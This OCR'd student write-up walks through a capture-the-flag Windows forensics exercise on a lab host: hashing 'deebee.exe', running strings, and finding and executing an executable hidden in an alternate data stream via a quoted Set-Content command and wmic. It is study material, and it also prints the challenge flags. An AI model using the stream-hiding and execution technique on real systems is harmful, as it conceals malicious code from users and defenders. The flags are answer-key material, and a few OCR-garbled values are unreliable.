PSP0201 Week 6 Writeup

Group Name: Siuuu

Members


ID	Name	Role
1211103423	Muhammad Rino Frawidya bin Suheri	Leader
1211104232	Muhammad Amirul Haiqal Bin Zameri	Member
1211101924	Nur Ayu Farisha Binti Hamdan @ Hood	Member


Day21: Blue Teaming - Time for some ELForensics

Tools used: Kali Linux, Remmina


Solution/Walkthrough:

Login to Remmina.






We open the powershell.



10.10.90.115
10.10.90.115 ×
Command Prompt - powershell
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Users\littlehelper>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
Tools

Question 1


10.10.90.115
10.10.90.115 ×
Command Prompt - powershell
Loading personal and system profiles took 4450ms.
PS C:\Users\littlehelper> cd .\Documents
PS C:\Users\littlehelper\Documents> ls
Directory: C:\Users\littlehelper\Documents
Mode LastWriteTime Length Name
-a---- 11/23/2020 11:21 AM 63 db file hash.txt
-a---- 11/23/2020 11:22 AM 5632 deebee.exe
PS C:\Users\littlehelper\Documents>

```
PS C:\Users\littlehelper\Documents> Get-Content '.\db file hash.txt'
Filename:       db.exe
MD5 Hash:       596690FFC54AB6101932856E6A78E3A1
PS C:\Users\littlehelper\Documents>
```

Question 2




Question 3


```
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm SHA256 deebee.exe

Algorithm       Hash
---------       ----
SHA256          F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F...

PS C:\Users\littlehelper\Documents>
```

Question 4



10.10.90.115
10.10.90.115 ×
Command Prompt - powershell
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm MD5 deebee.exe
Algorithm Hash
MD5 5F037501FB542AD2D9B06EB12AED09F0
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm SHA256 deebee.exe
Algorithm Hash
SHA256 F5092B78BB44E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F...
PS C:\Users\littlehelper\Documents> c:\Tools\strings64.exe -accepteula deebee
.exe


10.10.90.115
10.10.90.115 ×
Command Prompt - powershell
deebee.exe
LegalCopyright
Copyright
2020
LegalTrademarks
OriginalFilename
deebee.exe
ProductName
deebee
ProductVersion
1.0.0.0
Assembly Version
1.0.0.0
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
<assemblyIdentity version="1.0.0.0" name="MyApplication.app"/>
<trustInfo xmlns="urn:schemas-microsoft-com:asm.v2">
<security>
<requestedPrivileges xmlns="urn:schemas-microsoft-com:asm.v3">
<requestedExecutionLevel level="asInvoker" uiAccess="false"/>
</requestedPrivileges>
</security>
</trustInfo>
</assembly>
PS C:\Users\littlehelper\Documents>


```
Loading menu, standby...
THM{f6187e6cbeb1214139ef313e108cb6f9}
Set-Content -Path .\lists.exe -value $(Get-Content $(Get-Command C:\Users\lit
tlehelper\Documents\db.exe).Path -ReadCount 0 -Encoding Byte) -Encoding Byte
-Stream hidedb
Hahaha .. guess what?
```

Question 5


```
PS C:\Users\littlehelper\Documents> C:\Tools\strings64.exe -accepteula deebee
.exe |findstr Stream
Set-Content -Path .\lists.exe -value $(Get-Content $(Get-Command C:\Users\lit
tlehelper\Documents\db.exe).Path -ReadCount 0 -Encoding Byte) -Encoding Byte
-Stream hidedb
PS C:\Users\littlehelper\Documents> Get-Item -Path deebee.exe -Stream *
```





```
PS C:\Users\littlehelper\Documents> wmic process call create $(Resolve-Path ./
deebee.exe:hidedb)
Executing (Win32_Process)->Create()
```


10.10.90.115
10.10.90.115 ×
C:\Users\littlehelper\Documents\deebee.exe:hidedb
Choose an option:
1) Nice List
2) Naughty List
3) Exit
ETHM{088731ddc7b9fdeccaed982b07c297c}
(Select an option:

Question 6


10.10.90.115
10.10.90.115 ×
C:\Users\littlehelper\Documents\deebee.exe:hidedb
Beatriz Deakins
